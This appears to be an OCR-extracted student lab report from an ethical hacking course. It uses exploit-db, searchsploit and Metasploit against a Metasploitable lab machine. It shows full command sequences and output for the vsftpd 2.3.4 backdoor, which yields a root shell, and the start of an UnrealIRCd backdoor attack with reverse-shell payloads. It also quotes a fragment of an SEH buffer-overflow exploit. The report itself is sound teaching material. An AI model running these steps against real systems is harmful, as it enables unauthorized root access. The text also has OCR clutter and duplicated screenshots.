
Part 1

1.1 In a Kali terminal, enter a sequence of commands to achieve a screenshot similar to the one below. Write your sequence of commands into your report.

Step 1: cd /usr/share/exploitdb
Step 2: ls -l



```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/exploitdv
cd: no such file or directory: /usr/share/exploitdv

┌──(kali㉿kali)-[~]
└─$ cd /usr/share/exploitdb                                        1 ✗

┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ ls -l
total 5860
drwxr-xr-x 63 root root    4096 Nov 17 23:20 exploits
-rw-r--r--  1 root root 5834911 Oct 31 16:02 files_exploits.csv
-rw-r--r--  1 root root  155525 Oct 31 16:02 files_shellcodes.csv
drwxr-xr-x 42 root root    4096 Nov 17 23:20 shellcodes

┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ 
```

1.2 Examine the contents of files_exploits.csv with a text editor such as nano, vi, mousepad, etc.

a) General knowledge: what is a csv file? (You can google this)

A comma-separated values file is a delimited text file that uses a comma to separate values. Each line of the file is a data record. Each record consists of one or more fields, separated by commas. The use of the comma as a field separator is the source of the name for this file format. Typically opened up using excel.

b) What are contained in the first line of files_exploits.csv?

First Line: id,file,description,date,author,type,platform,port
These are the headings of the table.


c) What is the purpose of files_exploits.csv? (please give an educated guess based on its contents)

A list of exploits that are available for use with information about their location, description, OS platform and other things. The program may need to use this information as means to identify the location or queries of the programs which are used to exploit vulnerabilities. Possibly in relation to “searchsploit” function.

1.3 Explore what is contained in the directory 'exploits'.


a) Name three directories under the directory ‘exploits’

1: windows
2: android
3: ruby



b) Name three directories under the directory ‘exploits/windows’

1: dos
2: local
3: remote



c) Look at the content of the Python file ‘exploits/windows/local/10240.py’. According to the comments in this file, which computer program it is used to exploit?


“Millenium MP3 Studio 2.0”

1.4 Suppose you want to search for exploits from the local installation of expoit-db at Kali to attack the FTP server program VSFTPD version 2.3.2.

a) What is your command line for this?

‘searchsploit VSFTPD 2.3.2’

b) Include a screenshot on the output of your command line.



```
#!/usr/bin/env python
```


```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.2
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
vsftpd 2.3.2 - Denial of Service                                               | linux/dos/16270.c
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
└─$ 
```

```
pad0×1 = '\x41'* 4103
n_seh = '\xeb\x1c\x90\x90'
seh= '\x93\x55\x01\x10'
nop = '\x90' * 28
pad0×2= '\x44'  *1000

packet = header + pad0×1 + n_seh + seh + nop +shellcode+ pad0×2

file=open('exploit.pls','w')
file.write(packet)
file.close()
```

"10240.py": 2.0 KiB (2,010 bytes) Python script

c) Which exploit from the output you will select?


Exploit Title: vsftpd 2.3.2 – Denial of Service
Path: /linux/dos/16270.c



```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.2
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
vsftpd 2.3.2 - Denial of Service                                               | linux/dos/16270.c
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

1.5 The exploit code you choose in Task 1.4 should be 'exploits/linux/dos/16270.c'. Copy this file to '/home/kali/Downloads' directory for possible use in future.

Note: There have been updates made to searchsploit and the "exploits" is no longer part of the path; probably because it is assumed.




```
┌──(kali㉿kali)-[~]
└─$ searchsploit vsftpd 2.3.2
------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                 |  Path
------------------------------------------------------------------------------- ---------------------------
vsftpd 2.3.2 - Denial of Service                                               | linux/dos/16270.c
------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```

a) Write your commands to achieve this into your lab report. (Hint: studying the 'cp' command in Linux)

cp /usr/share/exploitdb/exploits/linux/dos/16270.c home/kali/Downloads

b) Include a screenshot to prove that '16270.c' is now under the 'home/kali/Downloads' directory.


Home
vspherereteaching-direct.scem....
SCEM-KWD-Teaching
16301173
EH21-Met-16301173
EH21-Kal-16301173
[/usr/share/exploitdb/fi...
[/usr/share/exploitdb/fi...
[kali@kali: ~]
kali@kali: ~/Downloads
local - File Manager
03:10 PM
local - File Manager
File Edit View Go Help
/usr/share/exploitdb/exploits/windows/local/
kali@kali: ~/Downloads
File Actions Edit View Help
8159.rb 8162.py 8171.py 8174.py 8175.txt 8176.py 8177.py 8178.pl 8179.rb 8189.txt 8193.py 8201.pl 8214.c 8231.php
8233.py 8234.py 8235.py 8236.py 8242.rb 8246.pl 8249.php 8250.txt 8251.py 8267.py 8270.pl 8274.pl 8275.pl 8280.txt
"9628.pl": 2.2 KiB (2,298 bytes) Perl script


```
┌──(kali㉿kali)-[~]
└─$ cd /home/kali/Downloads

┌──(kali㉿kali)-[~/Downloads]
└─$ ls
16270.c  Lab3-Supplement-treasure.zip  met2-Full-report.pdf  met2-report.pdf  treasure  win7-report.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ ls -l
total 9704
-rw-r--r--  1 kali kali    5863 Mar 27 15:08 16270.c
-rw-r--r--  1 kali kali 9433996 Mar 16 20:12 Lab3-Supplement-treasure.zip
-rw-r--r--  1 kali kali  301777 Mar 23 21:24 met2-Full-report.pdf
-rw-r--r--  1 kali kali   50901 Mar 23 20:26 met2-report.pdf
drwxr-xr-x 52 kali kali    4096 Mar 14  2019 treasure
-rw-r--r--  1 kali kali  130238 Mar 22 19:08 win7-report.pdf

┌──(kali㉿kali)-[~/Downloads]
└─$ 
```

Part 2

2. MSF: attacking VSFTPD 2.3.4 (NB: different version number from Task 1.4).

a) According to the report, what is the CVSS score for this vuln?


7.5



High (CVSS: 7.5)
NVT: vsftpd Compromised Source Packages Backdoor Vulnerability

b) Which section in the vuln details reveals the vsftpd version number affected by this vuln?

“Affected Software/OS”



Affected Software/OS
The vsftpd 2.3.4 source package is affected.

2.2 Follow the ‘VSFTPD’ section in the following blog article: https://tehaurum.wordpress.com/2015/06/14/metasploitable-2-walkthrough-an-exploitation-guide/ to exploit this vuln.


a) Include every step with the command lines involved into your lab report.

Step 1: nmap -sV -O 192.168.1.103 -p1-65535

Note: Identify TCP port 21 with vulnerability vsftpd which can also be


ascertained from the met-report in Lab 4.

Step 2: sudo service postgresql start
Step 3: sudo msfdb init
Step 4: sudo msfconsole
step 5: search vsftpd




```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Ex
ecution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Step 6: use exploit/unix/ftp/vsftpd_234_backdoor




```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 7: show payloads




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                Disclosure Date  Rank    Check  Description
   -  ----                ---------------  ----    -----  -----------
   0  cmd/unix/interact                    normal  No     Unix Command, Interact with Established Connection

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 8: set payload cmd/unix/interact




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload cmd/unix/interact
payload => cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Step 9: show options




```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Step 7: set rhosts 192.168.1.103



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.103
rhosts => 192.168.1.103
```


Step 8: exploit



```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (0.0.0.0:0 -> 192.168.1.103:6200) at 2021-04-02 11:21:42 +1100

█
```

Note: set payload was automatically done because no other payloads were available, therefore set payload was unnecessary.

b) Include a screenshot on your success. This screenshot should include the results of executing the following commands: 'id' and 'hostname'.




```
    ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.1.103:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.103:21 - USER: 331 Please specify the password.
[+] 192.168.1.103:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.103:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.1.103:6200) at 2021-03-27 15:32:46 +1100

id
uid=0(root) gid=0(root)
hostname
metasploitable
█
```

Part 3

3.1 Follow lecture slides to conduct this attack. The difference is that you should set the 'cmd/unix/reverse_perl' as the payload instead.


a) Include every step with the command lines involved into your lab report.

Step 1: sudo service postgresql start




```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo service postgresql start

┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ █
```

Step 2: sudo msfconsole




```
┌──(kali㉿kali)-[/usr/share/exploitdb]
└─$ sudo msfconsole

       =[ metasploit v6.0.15-dev                          ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the last opened session
```

Step 3: search unreal_irc




```
msf6 > search unreal_irc

Matching Modules
================

   #  Name                                        Disclosure Date  Rank       Check  Description
   -  ----                                        ---------------  ----       -----  -----------
   0  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12       excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Step 4: use exploit/unix/irc/unreal_ircd_3281_backdoor




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 
```

Step 5: show payloads




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   cmd/unix/bind_perl                                   normal  No     Unix Command Shell, Bind TCP (via Perl)
   1   cmd/unix/bind_perl_ipv6                              normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2   cmd/unix/bind_ruby                                   normal  No     Unix Command Shell, Bind TCP (via Ruby)
   3   cmd/unix/bind_ruby_ipv6                              normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   4   cmd/unix/generic                                     normal  No     Unix Command, Generic Command Execution
   5   cmd/unix/reverse                                     normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   6   cmd/unix/reverse_bash_telnet_ssl                     normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   7   cmd/unix/reverse_perl                                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   8   cmd/unix/reverse_perl_ssl                            normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   9   cmd/unix/reverse_ruby                                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
